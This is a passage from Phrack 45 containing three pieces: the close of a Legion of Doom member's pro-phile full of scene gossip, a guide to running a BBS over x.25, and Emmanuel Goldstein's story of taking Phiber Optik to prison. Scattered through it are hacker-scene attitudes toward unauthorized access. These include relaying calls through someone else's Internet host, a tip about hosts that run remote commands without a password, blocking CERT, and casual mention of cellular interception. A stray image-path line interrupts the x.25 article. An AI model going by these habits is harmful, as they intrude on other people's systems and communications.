Planet 10/Librarians of Doom - (810)683-9722. I'm Co-Sysop. It is the only BBS I call. All the Old LOD Guys are on it. It's pretty 3l33t. If you can't hack the New User Password--U R really lame! We got 0 day AMIGA Warez. Running on a USR HST. Leave a good New User Feedback message because the users on the system read the New User Feedback and vote whether or not you will be allowed access to the system based on that message.

ShadowSpawn BBS - Well, this was before I was in LOD. Our claim to fame was that we wouldn't let anyone on the BBS unless they gave us a valid phone number. We voice verified EVERYONE. And talked to them before we gave them an account. Most of the

people from LOD were not on because they would not give a valid phone number. It was not my idea it was Psychic Warlord's idea. I could not believe we turned Lex Luthor down--we got in quite a fight about that.

Phantasy Realm - My first BBS. I always thought It was LAME, but people always tell me how cool it was. I guess when you login 15 times a day, it seems like the posting is slow.

The Coalition - I was co-sysop on this board as well. Run by Bad Subscript, one of my best friends. Another board I never thought was cool but everyone says it was great. Guess maybe I called it too much as well.

Metal Shop Private - I thought I was the Elite of the Elite when I got on there. There were guys from LOD posting and everything. I really was a cool system.

Catch 22 - Well I think I was the last user before the system went down. I think I was on for about 3 days before it went off line. I think it was good. As least I used it for a reference on other BBS (That was when I was just becoming well known.)

Whacky Wally's Wonderful World Of Warez - Some of you may remember it. It was an H/P board that I ran for a while before Phantasy Realm. It was mostly done for a joke, but it ended up being pretty cool.

People to mention:

Erreth Akbe - One of my best friends. Helped me write this profile. Sysop of Planet 10/Librarians of Doom. The MASTER NOVELL guy. If you want to know anything about NOVELL...Talk to him. (He's a CNE!!) Without him you would have all sorts of spelling errors and this profile would really look like shit. Plus, the BBS would have crashed long ago. He's my official editor.

Carol - Erreth Akbe's Wife. Love ya babe! Got me a great deal on my 3000GT. I still owe you dinner!

Bad Subscript - My best friend. What a great guy. We hit Industry (the coolest nightclub in Pontiac) every Tuesday night. He's the biggest LEEEECH in the world, though. At this point he has 192 Downloads @ 94 Megs and 9 Uploads @ 2 Megs. Great ratio, eh?

Lucifer 666 - What a great guy. Still talk to him daily after all these years. Comes to Detroit a lot and I go to Illinois to see him a lot. I have a great story about L666. His family owns a real estate company in Illinois where he lives. Well, they sold a house to Virgil Ramsey, a Vietnam Vet. Well, Mr. Ramsey's new house has termite damage. L666 went to the house and verified the damage. He told Mr. Ramsey that he would call an exterminator the next day. Well I guess Mr. Ramsey didn't like the exterminator idea, because the next day he went to L666's office with a bolt-action rifle. Took L666 outside into the street, with the gun to his head, and told him he was going to kill him. L666 swung around and hit the gun barrel upwards just as Ramsey pulled the trigger. They fought over the gun and L666 tossed the gun into the street. Ramsey went after the gun and L666 ran into the real estate building and locked the back door. Ramsey ran in the front door with gun in hand. L666 went into his office and locked the door. Ramsey kicked in his office door. L666 was under his desk. Ramsey said "Stand Up (L666's First Name) and take it like a Man!" L666 jumped up and they fought over the gun again. (I was at his office and saw the footprints on his door). The bolt action opened and the bullet in the chamber fell to the ground. Ramsey put the gun to L666's

head and pulled the trigger, but the action was open. The cops finally came in and arrested Ramsey. They say it is some type of stress related to Vietnam.

Laurie (L666's Girlfriend) - She's Cool. Hi Hoochie! Well I have a good story about her. BTW If you talk to L666 ask him why I call his girlfriend "Baldie". Anyway. L666 and Laurie came to Detroit in October. The first night we went to this bar that I always go to, called Industry. Well Laurie was worried about the crime in Detroit. I had just got done telling her that nothing ever happens Besides, we were in Pontiac! L666, Bad Subscript, Erreth Akbe DarkStar, Laurie and I were all in the car. We pulled into the Industry parking lot. Some guy was laying on the ground and 3 guys were kicking him. Then they picked him up. Through him into the back of a panel van and drove off. L666, DarkStar and Laurie had been in Detroit for all of an hour and this is the first thing we see when we go to the bar. Needless to say, she was freaking out. The rest of the weekend went smoothly, though--except for DarkStar and L666 flashing deuce gang signs at Club X in Detroit. Not a smart move.

DarkStar - Hay bud. He's really fun. We party together a lot in Detroit and Illinois, but I wouldn't take him to Las Vegas with me. He did really shitty on the river boat we gambled on in the Mississippi river last November.

Prime Suspect - Fellow LOD member. One of the smartest hackers I have ever met. In fact PR1ME Computers call him to help program there kernels when they can't figure it out. No lie! He also is Mr. Packet Radio. I really had fun with the cellular phone interception. I talk to him 3-4 times a week. He and Bad Subscript talk more, though. Finally after 6 or 7 years he came to Detroit to see us last November. We had a great time. I'm sure he'll be back.

Bill From RNOC - Fellow LOD Member. My Mentor. He taught me about UNIX and Phone Company Computer and Networks. Taught me how to engineer. Was a great friend. We talked 3-4 times a day for a yea or so. Haven't talked to him much lately. Hope everything is going well for you, Bill...

Lex Luthor - Mr. LOD! U R Out of Control! Lex is a great guy. There have been rumors about him floating around for years. Let me tell you. They are all false. He is the greatest guy. At SummerCon he was pretty mellow. He stayed at my house for a week or two. He was a blast. I have pictures of Him, Bad Subscript and me sitting on a dumpster outside EDS, and painted on the dumpster it says "Computer Papers Only". Also have picture of him and I outside a funeral home with the address "2600" in BIG letters. Now he has been denying this outside in his underwear story for years. Here it is. Lex stayed at my house for a few weeks. I hooked him up with this girl (she was HOT.. And he was tearing it up with her every night). Well we went to Motel Sex (Motel 6) one night and were drinking pretty heavy. At about 0100 in the morning he went out of his room in his underwear. Now the doors to the rooms are outside. And was kicking my door yelling "We need more Beer!". I think it was blown a little out of proportion. I hear a story that he was running around the parking lot or something. But that is the story...anyway he's a great guy.

Phantom Phreaker - Fellow LOD Member. FUN FUN FUN. He is one of the friendliest people I have ever meet. He is a blast to party with. Love the hair! He has good things to say about everyone. I have never meet anyone that knows more about Switching System and such than him. He is a walking phone company manual. BTW: How's your balls? (Private Joke)

Doom Prophet - Fellow LOD Member. Phantom Phreaker's Twin Brother. Haven't seen much of him the last few years. Another walking

manual. Hope you're doing good.

The Marauder - Fellow LOD Member. I really got along great with him.. Didn't see much of him the second night. He and Phantom Phreaker were hiding...but he was really a great guy!

Taran King/Knight Lightning - Got me into the "Elite" Scene. I really like you guys. Always a lot of fun. Don't see much of you anymore at the SummerCons. Train King is off with this woman, now wife. Congratulations.. Hope you are happy forever And Knight Lightning is on the run from the Hotel manager who is running around asking everyone "Are you Craig Nedordorf?".

Erik Bloodaxe - Fellow LOD Member. We have been completely "Out of Control" together. He is a blast. We have had our differences, and I don't really know why. But I really like him. He is BIG fun! I didn't see much of you at the last SummerCon. Hope to talk to you more in the Future!

Forest Ranger - JT. What a great and fun guy. In the past we didn't hang out too much, but last year at SummerCon we really had a great time together. What a ladies' man! Hope to see you soon. Give me a call...maybe you can come to Detroit with L666 and go to the Gran Prix. I'm getting us all pit passes!

The Mentor - Fellow LOD Member. Great guy. We got into LOD/H together. Haven't heard much from him lately. Hope all is well.

The Prophet/The UrVile/The Leftist - Fellow LOD Members. The three of us really got along great. We were always together at the SummerCons. We talked 5000000 times a day on the phone. I really liked them. They were really cool.. Then..... What the FUCK! The government flew them to Detroit to testify in front of the grand jury against me. No problem--you do what you gotta do. But if you're in town you could at least give me a call after all we have been through together. That was really weak. And don't return my calls 3 years later... Whatever!

Dispater - All around fun guy. Didn't go to SummerCon last year. I know Erreth Akbe was bummed. He was really looking forward to seeing you. I'm not going this year, but if I *WAS*, I would really like to see ya.

High Evolutionary - We have never met, but in the mid 80's we talked daily. Haven't heard anything about him in years. He was really a smart guy. Hope all is well.

Psychic Warlord - Great guy. Sysop of ShadowSpawn. We hung around A LOT in the old days. I understand you are getting married. Congratulations. Hope I'm invited.

Mitch Kapor (Programmer of LOTUS) - You know why Mitch. I thank you much. If you ever need anything. You have my phone number!

Jim F - He helped me out of a LOT of problems.. Thanks Jim!

(Please Note: These are in no special order. If you are on the top of the list or the bottom it has no relation to your importance on the list.)

What I think of the Future of the Underground:

Ahahaha.. LAME, LAME, LAME.. In the old days we were the first to do things. We would get on a system and play with it for hours. It was a quest for knowledge. That was what LOD/H was all about. Today's new "hackers" are really assholes. They don't do it to learn. They want to mess things up. I really can't stand

the new anarchy thing that is going around. We have kids logging onto the BBS that say "I have 400+ viruses". Well.. That's not cool.

The purpose of hacking is to learn. Learn the way a computer system runs. Learn how the telephone switching systems work. Learn how a packet switching network works. It's not to destroy things or make other peoples lives a mess by deleting all the work they did for the past week. The reason the Department of Justice has crackdowns on computer hackers is because so many of them are destructive. That's just stupid criminal behavior and I hope they all get busted. They shouldn't be around. You give real hackers a bad name.

Other Things to Mention:

The "NEW Legion of Doom" - Beyond Lame. It is my understanding that some lame kid from Canada (eh!) was starting a "New LOD". Well those kids couldn't hack their way into, let alone out of a Cracker Jack box. If they are on you BBS.. Delete them! They have absolutely no affiliation with the real Legion of Doom!

DrunkFux - Jessie, I have been trying to get a hold of you for a year now. If you could get my number and call me. Or call our board (810)683-9722 and leave me your phone number. I would like to get Dena's phone number from you.

In the late 80's someone call forwarded my home phone to a Voice Mail Box.. I heard it was SuperNigger, but he says not.. I thought you guys might get a kick out of the message left on it.

My name's Control C.. AKA Phase Jitter of LOD!

Elite as can be... I thought that was Me!

Until they forwarded my number to a V.M.B.

Well that's about it.. My final words of wisdom... Call our board.. It's 3133t!

Control C
Legion of Doom/Hackers
1994

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 8 of 28

****

Running a Board on x.25

In this article, I want to inform the reader about advantages, problems, experiences and fun about running a BBS on x.25. I also want to do a few comparisons between x.25 on one hand and the Internet and phone system on the other. This article may also help you to setup a BBS on a UNIX, no matter if on x.25 or not.

I. Systems on x.25...

In my article for Phrack 42 about the German scene (read it if you haven't done so yet! :-) I also mentioned the x.25 scene and a few Bulletin Board Systems (BBS / boards) on it.

One of the most popular ones, LUTZIFER, just went down on December 20, 1993. Lutzifer used to be one of the most popular x.25 boards back in 1990 and early 1991, when US people were still able to use Tymnet ("video" and "parmaster") and Sprintnet without much of a hassle. I spoke with Lutz (sysop of Lutzifer) at the CCC Congress in Hamburg a week later. He told me that he first just wanted to change the speed for his x.25 connection from 9600 to 2400 to save some money (actually 50%), because he didn't get too many calls anyway. But the German Telekom (who handle x.25 AND the phone lines) wanted him to cancel his old x.25 connection, get a new NUA, pay the $300 installation fee, all to get a 2400 bps connection. This really made Lutz mad, and he finally decided to cancel all x.25 - so goodbye to Lutzifer!

On the other side, QSD (the lamest chat system one can imagine) is still up and running on x.25. Back in Summer 1993, there have been many rumors that QSD would go down. It wasn't reachable from most networks in the world anymore, including Sprintnet, Datex-P and others. They were probably just "testing" something - but QSD will never have its >80 online users again (sounds pretty ridiculous compared to IRC :) that it had back in the good old days.

II. Advantages of x.25

You may wonder what the advantages of running a board on x.25 are. Wouldn't an Internet link or a phone dialup be enough? In fact, the Internet is getting more and more popular, the number of its hosts is increasing dramatically. This, and the fact that ISDN is faster and available to more and more people at cheaper rates, makes x.25 seem unattractive.

But x.25 is a very old and safe network. It hasn't really changed in 10 years. There are hardly any netsplits like on the Internet, and it has a very low rate of data errors. X.25 is available in almost every country (far over 200) in the world, even in countries that never heard of Internet like Mauritius or United Arab Emirates. This means that a lot of people from all over the world can call you at a cheap rate (at least cheaper than international phone charges, for some people even free at all :).
To the sysop it offers a couple of features that modems can't offer, and where the Internet isn't safe enough. This is also a reason why most banks, insurances and credit agencies still rely on x.25. I will describe those features in the next chapter.

III. Setting up your X.25 board

So let's get practical after all this boring theory!

How do you start if you want to setup your own x.25 board?

First of all, you need your own x.25 line. In most countries your phone company would be responsible; in a few countries like the US you may even have a choice of different x.25 providers like "Sprintnet". The prices for those lines really vary. You may check the Sprintnet or Tymnet Toll Free information service, that also gives you information and prices about other countries. E.g. in Germany a 2400 bps (the slowest) link would be US$130 a month, a 9600 bps link about $260. The good thing though is that each additional virtual channel is just $3 more per month (in Germany). A number of 16 channels is typical and 128 channels aren't exotic.

But remember, all channels have to share the maximum bandwidth of - let's say - 9600 bps. So if 10 people would start to leech the latest Phrack at the same time, they would all just have 960 bps each or 96 cps.

But downloading isn't always that easy. In fact, many of my users have been reporting problems while trying to download. While a few x.25 networks like Datapak Norway and German Datex-P are true 8 bit networks, many networks and PADs just handle 7 bit connections. It's not always that easy to transfer binaries at 7 bit, though it was possible for me to download from a Sprintnet dialup using a 'good' version of Z-Modem.

X.25 is not the right choice if you want to transfer huge amounts of data anyway. It is meant for people who work interactively. It is recommended for people who want to do a database research, read and write email and news or just chat.

You will also notice that, if you are a paying x.25 user (aren't you all :-) and get your bills, connection time is really cheap; up to 70 times cheaper than long distance phone charges. What counts are the transmitted bytes, no matter how fast you are! You easily pay $30 for transferring 1 MB.

But what else do you need after you got your x.25 link?

You need a PC (which doesn't have to be fast; I was using a 386sx for quite some time. In fact, my new 486/40 board is 'too fast' for my old x.25 8 bit adaptor :). It might also be interesting to run it on a Sun or HP workstation; but the x.25 cards for those machines are rather expensive.

Then you need a good operating system. Don't even think of running DOS. You want to have a multi-user multi-tasking system after all, don't you? So your choice is UNIX. Systems with pretty good x.25 solutions are Interactive and SCO Unix. They are both old fashioned System V / 386's, but are running safely, hardly ever crash and are popular in the commercial world. I chose Interactive.

How do you connect your PC to the x.25 line?

Good guess. Yes, you need an adaptor card. I got an EICON/PC card. EICON cards are probably the best supported and most common x.25 cards - they are made in Canada. However, they aren't cheap. Usually they are around $1000, if you are lucky you could get a used one for $600. You might get a cheaper x.25 adaptor, but check in advance if the software you want to use supports that adaptor. There is no real standard concerning x.25 cards!

Anything else you need?

Yes, the most important thing - the software. UNIX doesn't come with x.25 drivers. However, there is a really good x.25 solution available from netCS Software in Berlin, Germany. (The company was co-founded by "Pengo" Hans H. Send them mail to postmaster@netcs.com for info.)

IV. Features

This software, and x.25 in general, has a few nice features. If you

receive an x.25 call from somewhere, the NUA ("Network User Address") of the caller is being transmitted to you. This works pretty much like Caller-ID, with the exception that the caller can't prevent it from being transmitted, and he usually can't fake the address he is calling from. Of course he can call through a couple of systems, and you would just see the NUA of the last system he calls you from.

This feature can easily be used to accept or reject calls from certain NUAs/systems or whole countries. Many systems like banks just allow certain NUAs to call them, just the ones that they know.

You could also give different access to different people: people from country A may login to your system, country B may just write you a mail, all other countries are forced into chat and the NUA of CERT is being rejected and received a "nice" goodbye message.

Of course you will also keep a logfile (and 99% of the systems you call will have a logfile with YOUR call and the calls you might place using its pad). This logfile usually contains the NUA that calls you (or that is being called), the programs that are being executed, the userid of the caller, duration, reason for termination and more.

Another interesting feature is the 'Call User Data' (CUD). The caller may transmit up to 16 bytes (default is 4 bytes) to your host before he establishes an x.25 connection. In these bytes he may send you a Service Request. The default CUD is 01/00/00/00 and means 'interactive login'. You may define any CUD you want and just accept calls that use that certain CUD - it would work like a system password then. Many systems may also have a service request that allows the caller to execute commands on that host remotely, without supplying any additional password (be aware of this!)

For more technical information about x.25 read one of the articles in the previous issues of Phrack. I am glad that Phrack is still covering x.25 with plenty of interesting articles after all these years!

IV. Chosing the BBS Software

Okay. Now we decided to choose UNIX as operating system. Of course, you could give all your users shell access, create a guest account with limited shell access and a chat account that kicks you just into chat. That's what I used to do first. But since we want to run an open system and give accounts to many hackers, it might be a scary vision that all of them have shell access and try to hack your system.

This is the point when you are looking for a BBS software for UNIX. There aren't too many free BBSes for UNIX around, most of them cost some hundred dollars (check out the latest Boardwatch issue for more information).


However, I found a pretty decent BBS software called 'Uniboard'. It runs fine on most System V's including Interactive and SCO; versions for Sun OS and Linux are available too. It offers you a nice colorful (you may turn it to black & white) menu driven interface. You have to have C-News and sendmail installed and running. Instead of sendmail I use smail, which is bug-free, much easier to install and offers at least the same features. C-News though isn't that easy to install and takes quite some time and document reading. But these packages are used by Uniboard for messages (news) and email. This is pretty nice, because you can just exchange mail with everyone on the Internet. You can also read your favorite newsgroups in Uniboard like alt.sex.bondage and post to local groups. The filebase is designed okay, but it doesn't feature the concept of ratios yet. (You just get one byte download ability for each byte you upload!). Rick, the author, promised me to put it into the next version though. The biggest drawback is that you will just get the binary, no sources available, so you can't put in all the features you would like. For more information send email to the author Rick in Italy at pizzi@nervous.com.
He will give you a free demo key that works for a few weeks, if you ask him. Afterwards you could get a key for $40 and more, depending how many users you want to have.

V. How to get more users
==========

You may think: Okay, fine. But not everybody has x.25 access, though (almost) everybody has Internet access. How could these people call me? Well, the solution isn't easy. I was told though that someone installed an Internet site that would forward the call through an x.25 PAD to my system. Of course, the system administrator of that Internet site found out after a while and installed the following banner (he obviously has a sense of humor :) - someone sent me this log:

```
telnet> open pythia.csi.forth.gr 2600
Trying 139.91.1.1 ...
Connected to pythia.csi.forth.gr.
Escape character is '^]'.
Welcome to Sectec Direct. Please hold the line. :)
Calling...connected...

MUniBoard v. 1.12
400 users Runtime System S/N 345968791
Licensed for single machine use to Seven Down on sectec
Unauthorized duplication allowed
Loading..
```



```
Dear fellow hacker,
Please use YOUR telephone to make long distance calls
Using other's systems over the Internet is just NOT fair
let alone that is ILLEGAL. Anyway, your hosts computer names/IP addresses
and location, as well as accurate logs of most of your recent/6 months
unauthorized calls are in file and might be used against you in court.
Legal service courtesy of FIRST/CERT

sorry if we ruined your day...

Connection closed by foreign host.
```

V. Modem Ports
==========

Also, every board on x.25 should have a direct modem dialup (and I guess every board does! The dialup for Lutzifer wasn't public, but it had one!) You need to have a modem at least for uucp polling of news and mail. If you are running UNIX, you don't need one of those really expensive 'intelligent' cards like DigiBoard for $1000. But make sure you have a 16550 chip on your I/O controller or you won't be happy. A pretty good deal are AST compatible cards with 4 ports. You can get them for $60 if you are lucky. They just use one IRQ for all 4 ports and let you select the IRQ and the base addresses. This is pretty convenient, because it is even more likely to get an IRQ conflict under UNIX than under DOS. Try to get a card with 16550's on it, or one that has sockets that let you replace the old 16450's or whatever with 16550's, without playing with your soldering iron. If you buy 16550's, try to get the original

NS (National Semiconductor) ones: NS16550AFN; Texas Instrument's aren't as good.

Then you should get a good serial port driver like the excellent FAS 2.10. It is quite flexible with default drivers for AST compatible and standard I/O cards, supports speeds up to 115,200 bps, and supports both incoming and outgoing calls on the same line very well. It only works with System V though.

I can't help smiling when people tell me about their ElEeT WaR3Z boards running on DOS and Novell with a separate PC for each node. With the configuration mentioned above, you can easily have 4 or 8 high speed modems with a host speed of 57.600 connected to a single 386 PC and no performance loss.

Email me for information or accounts, or just send me love letters :)
sec@g386bsd.first.gmd.de.

by Seven Up (damiano @ irc)

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 9 of 28

****

No Time For Goodbyes

Phiber Optik's Journey to Prison

by Emmanuel Goldstein

It was almost like looking forward to something. That's the feeling we all had as we started out on Thursday evening, January 6th - one day before Phiber Optik (hereafter called Mark) was to report to federal prison in Schuylkill, Pennsylvania for his undefined part in an undefined conspiracy. We were all hackers of one sort or another and this trip to a prison was actually a sort of adventure for us. We knew Mark's curiosity had been piqued as well, though not to the point of outweighing the dread of the unknown and the emotional drain of losing a year of life with friends, family, and technology.

There were five of us who would take the trip down to Philadelphia in a car meant for four - myself, Mark, Walter, Roman, and Rob. The plan was to meet up with 2600 people in Philadelphia on Thursday, drive out to Schuylkill and drop Mark off on Friday, drive back and go to the Philadelphia 2600 meeting, and return later that evening. It sure sounded better than sending him away on a prison bus.

Knocking on the door of his family's house in Queens that frigid night, a very weird feeling came over me. How many times had I stood there before to take Mark to a conference, a hacker meeting, a radio show, whatever. Today I was there to separate him from everything he knew. I felt like I had somehow become part of the process, that I was an agent of the government sent there to finish the dirty work that they had begun. It doesn't take a whole lot to join the gestapo, I realized.

I talked to Mark's father for the very first time that night. I had chatted with his mother on a number of occasions but never his father before then. He was putting on as brave a front as he could, looking at any glimmer of optimism as the shape reality would take. The prison wouldn't be that bad, he would be treated like a human being, they'd try to visit on the weekends, and anything else that could help make this seem like an extended vacation. As long as he learns to keep his mouth shut and not annoy anyone, he'll be all right. Of course, we both knew full well that Mark's forthright approach *always* managed to annoy somebody, albeit usually only until they got to know him a little. Imagining Mark fading into the background just wasn't something we could do.

Everything in Mark's room was neatly arranged and ready to greet him upon his return - his computer, manuals, a videotape of "Monty Python and the Holy Grail" with extra footage that a friend had sent him (I convinced him to let me borrow it), a first edition of "Hackers" that Steven Levy had just given him, and tons of other items that could keep anyone occupied for hours. In fact, he was occupied when I got there - he and Walter were trying to solve a terminal emulation problem. My gestapo duties forced me to get him going. It was getting late and we had to be in Philadelphia at a reasonable time, especially since it was supposed to start snowing at any moment. And so, the final goodbyes were said - Mark's mother was especially worried that he might forget part of his medication or that they'd have difficulty getting him refills. (In fact, everyone involved in his case couldn't understand why Mark's serious health problems had never been mentioned during the whole ordeal or considered during sentencing.) The rest of us waited in

the car so he could have some final moments of privacy – and also so we wouldn't have to pretend to smile while watching a family being pulled apart in front of us, all in the name of sending a message to other hackers.

Our drive was like almost any other. We talked about the previous night's radio show, argued about software, discussed nuances of Star Trek, and managed to get lost before we even left New York. (Somehow we couldn't figure out how the BQE southbound connected with the Verrazano Bridge which led to an extended stay in Brooklyn.) We talked about ECHO, the system that Mark has been working on over the past year and how, since Wednesday, a couple of dozen users had changed their last names to Optik as a tribute. It meant a lot to him.

When you're in a car with five hackers, there's rarely any quiet moments and the time goes by pretty quickly. So we arrived in Philadelphia and (after getting lost again) found our way to South Street and Jim's Cheesesteaks, a place I had always wanted to take Mark to, since he has such an affinity to red meat. Jim's is one of my favorite places in the world and we soon became very comfortable there. We met up with Bernie S. and some of the other Philadelphia hackers and had a great time playing with laptops and scanners while eating cheesesteaks. The people at Jim's were fascinated by us and asked all kinds of questions about computers and things. We've had so many gatherings like this in the past, but it was pretty cool to just pull into a strange city and have it happen again. The karma was good.

We wound up back at Bernie S.'s house where we exchanged theories and experiences of our various cable and phone companies, played around with scanners, and just tried to act like everything was as normal as ever. We also went to an all-night supermarket to find Pennsylvania things: TastyKakes, Pennsylvania Dutch pretzels, and pickles that we found out were really from Brooklyn. We managed to confuse the hell out of the bar code reader by passing a copy of 2600 over it – the system hung for at least a minute!

It was around five in the morning when one of us finally asked the question: "Just when exactly does Mark have to be at this prison?" We decided to call them right then and there to find out. The person answering the phone was nice enough – she said he had until 11:59 pm before he was considered a fugitive. This was very good news – it meant a few more hours of freedom and Mark was happy that he'd get to go to the Philadelphia meeting after all. As we drifted off to sleep with the sun rising, we tried to outdo each other with trivial information about foreign countries. Mark was particularly good with obscure African nations of years past while I was the only one who knew what had become of Burma. All told, not a bad last day.

Prison Day arrived and we all got up at the same moment (2:03 pm) because Bernie S. sounded an airhorn in the living room. Crude, but effective.

As we recharged ourselves, it quickly became apparent that this was a very bizarre day. During the overnight, the entire region had been paralyzed by a freak ice storm – something I hadn't seen in 16 years and most of the rest of us had never experienced. We turned on the TV – interstates were closed, power was failing, cars were moving sideways, people were falling down.... This was definitely cool. But what about Mark? How could we get him to prison with roads closed and treacherous conditions everywhere? His prison was about two hours away in the direction of wilderness and mining towns. If the city was paralyzed, the sticks must be amputated entirely!

So we called the prison again. Bernie S. did the talking, as he had done the night before. This time, he wound up getting transferred a couple of times. They weren't able to find Mark's name anywhere.

But that good fortune didn't last - "Oh yeah, I know who you're talking about," the person on the phone said. Bernie explained the situation to them and said that the State Troopers were telling people not to travel. So what were we to do? "Well," the friendly-sounding voice on the other end said, "just get here when you can get here." We were overjoyed. Yet more freedom for Mark all because of a freak of nature! I told Bernie that he had already been more successful than Mark's lawyer in keeping him out of prison.

We spent the afternoon getting ready for the meeting, watching The Weather Channel, and consuming tea and TastyKakes in front of a roaring fire. At one point we turned to a channel that was hawking computer education videos for kids. "These children," the fake schoolteacher was saying with equally fake enthusiasm, "are going to be at such an advantage because they're taking an early interest in computers." "Yeah," we heard Mark say with feigned glee from another room, "they may get to experience *prison* for a year!"

It took about 45 minutes to get all of the ice off our cars. Negotiating hills and corners became a matter of great concern. But we made it to the meeting, which took place in the middle of 30th Street Station, where all of the Amtrak trains were two and a half hours late. Because of the weather, attendance was less than usual but the people that showed up were enthusiastic and glad to meet Phiber Optik as he passed by on his way up the river.

After the meeting we found a huge tunnel system to explore, complete with steampipes and "Poseidon Adventure" rooms. Everywhere we went, there were corridors leading to new mysteries and strange sights. It was amazing to think that the moment when everybody figured Mark would be in prison, here he was with us wandering around in the bowels of a strange city. The karma was great.

But then the real fun began. We decided to head back to South Street to find slow food - in fact, what would probably be Mark's last genuine meal. But Philadelphia was not like New York. When the city is paralyzed, it really is paralyzed. Stores close and people stay home, even on a Friday night. We wanted to take him to a Thai place but both of the ones we knew of were closed. We embarked on a lengthy search by foot for an open food place. The sidewalks and the streets were completely encased in ice. Like drunken sailors in slow motion, we all staggered down the narrow streets, no longer so much concerned with food, but just content to remain upright. People, even dogs, were slipping and falling all around us. We did our best to maintain dignity but hysterical laughter soon took over because the situation was too absurd to believe. Here we were in a strange city, unable to stand upright in a veritable ice palace, trying to figure out a way to get one of our own into a prison. I knew it was going to be a strange trip but this could easily beat any drug.

We ate like kings in a Greek place somewhere for a couple of hours, then walked and crawled back to the cars. The plan now was to take Mark to prison on Saturday when hopefully the roads would be passable. Actually, we were all hoping this would go on for a while longer but we knew it had to end at some point. So, after a stop at an all-night supermarket that had no power and was forced to ring up everything by hand, we made it back to Bernie's for what would really be Mark's last free night. It was well after midnight and Mark was now officially late for prison. (Mark has a reputation for being late to things but at least this time the elements could take the blame.) We wound up watching the "Holy Grail" videotape until it was practically light again. One of the last things I remember was hearing Mark say how he wanted to sleep as little as possible so he could be awake and free longer.

We left Bernie's late Saturday afternoon. It was sad because the aura had been so positive and now it was definitely ending. We were leaving the warmth of a house with a fireplace and a conversation

pit, journeying into the wild and the darkness with wind chill factors well below zero. And this time, we weren't coming back.

We took two cars - Bernie and Rob in one; me, Mark, Walter, and Roman in the other. We kept in touch with two way radios which was a very good idea considering the number of wrong turns we always manage to make. We passed through darkened towns and alien landscapes, keeping track of the number of places left to go through. We found a convenience store that had six foot tall beef jerky and Camel Light Wides. Since Mark smokes Camel Lights (he had managed to quit but all of the stress of the past year has gotten him right back into it), and since he had never heard of the wide version, I figured he'd like to compare the two, so I bought him a pack. I never buy cigarettes for anyone because I can't stand them and I think they're death sticks but in this case I knew they'd be therapeutic. As we stood out there in the single digits - him with his Wides, me with my iced tea - he said he could definitely feel more smoke per inch. And, for some reason, I was glad to hear it.

Minersville was our final destination but we had one more town to pass through - Frackville. Yeah, no shit. It was the final dose of that magical karma we needed. As we looked down the streets of this tiny town, we tried to find a sign that maybe we could take a picture of, since nobody would ever believe us. We pulled up to a convenience store as two cops were going in. And that's when we realized what we had been sent there to do.

Bernie S. went in to talk to the cops and when he came out, he had convinced them to pose with Mark in front of their squad car. (It didn't really take much convincing - they were amazed that anyone would care.) So, if the pictures come out, you can expect to see a shot of Phiber Optik being "arrested" by the Frackville police, all with big smiles on their faces. Frackville, incidentally, has a population of about 5,000 which I'm told is about the distribution of Phrack Magazine. Kinda cosmic.

So now there was nothing left to do. We couldn't even get lost - the prison was straight ahead of us. Our long journey was about to come to a close. But it had been incredible from the start; there was no reason to believe the magic would end here. The prison people would be friendly, maybe we'd chat with them for a while. They'd make hot chocolate. All right, maybe not. But everybody would part on good terms. We'd all give Mark a hug. Our sadness would be countered by hope.

The compound was huge and brightly lit. We drove through it for miles before reaching the administration building. We assumed this was where Mark should check in so we parked the cars there and took a couple of final videos from our camcorder. Mark was nervous but he was still Mark. "I think the message is 'come here in the summer,'" he said to the camera as we shivered uncontrollably in the biting freeze.

As we got to the door of the administration building, we found it to be locked. We started looking for side doors or any other way to get in. "There's not a record of people breaking *into* prison," Bernie wondered out loud. It was still more craziness. Could they actually be closed?

I drove down the road to another building and a dead end. Bernie called the prison from his cellular phone. He told them he was in front of the administration building and he wanted to check somebody in. They were very confused and said there was no way he could be there. He insisted he was and told them he was in his car. "You have a *car* phone?" they asked in amazement. When the dust settled, they said to come down to the building at the end of the road where I was already parked. We waited around for a couple of minutes until we saw some movement inside. Then we all got out and started the final steps of our trip.

I was the first one to get to the door. A middle-aged bespectacled guy was there. I said hi to him but he said nothing and fixed his gaze on the five other people behind me.

"All right, who's from the immediate family?"

"None of us are immediate family. We're just--"

"Who's the individual reporting in?"

"I'm the individual reporting in," Mark said quietly.

"The only one I need is just him."

The guard asked Mark if he had anything on him worth more than $100. Mark said he didn't. The guard turned to us.

"All right, gentlemen. He's ours. Y'all can depart."

They pulled him inside and he was gone. No time for goodbyes from any of us - it happened that fast. It wasn't supposed to have been like this; there was so much to convey in those final moments. Mark, we're with you... Hang in there... We'll come and visit.... Just a fucking goodbye for God's sake.

It caught us all totally off guard. They were treating him like a maximum security inmate. And they treated us like we were nothing, like we hadn't been through this whole thing together, like we hadn't just embarked on this crazy adventure for the last few days. The karma was gone.

From behind the door, a hooded figure appeared holding handcuffs. He looked through the glass at us as we were turning to leave. Suddenly, he opened the outer door and pointed to our camera. "You can't be videotaping the prison here," he said. "All right," I replied, being the closest one to him and the last to start back to the cars. As I turned away, he came forward and said, "We gotta have that film." "But we didn't take any pictures of the prison!" I objected. "We gotta take it anyway," he insisted.

We all knew what to do. Giving up the tape would mean losing all recordings of Mark's last days of freedom. The meeting in Philadelphia, slipping down the icy streets, hanging out in Bernie's house, Frackville.... No way. No fucking way.

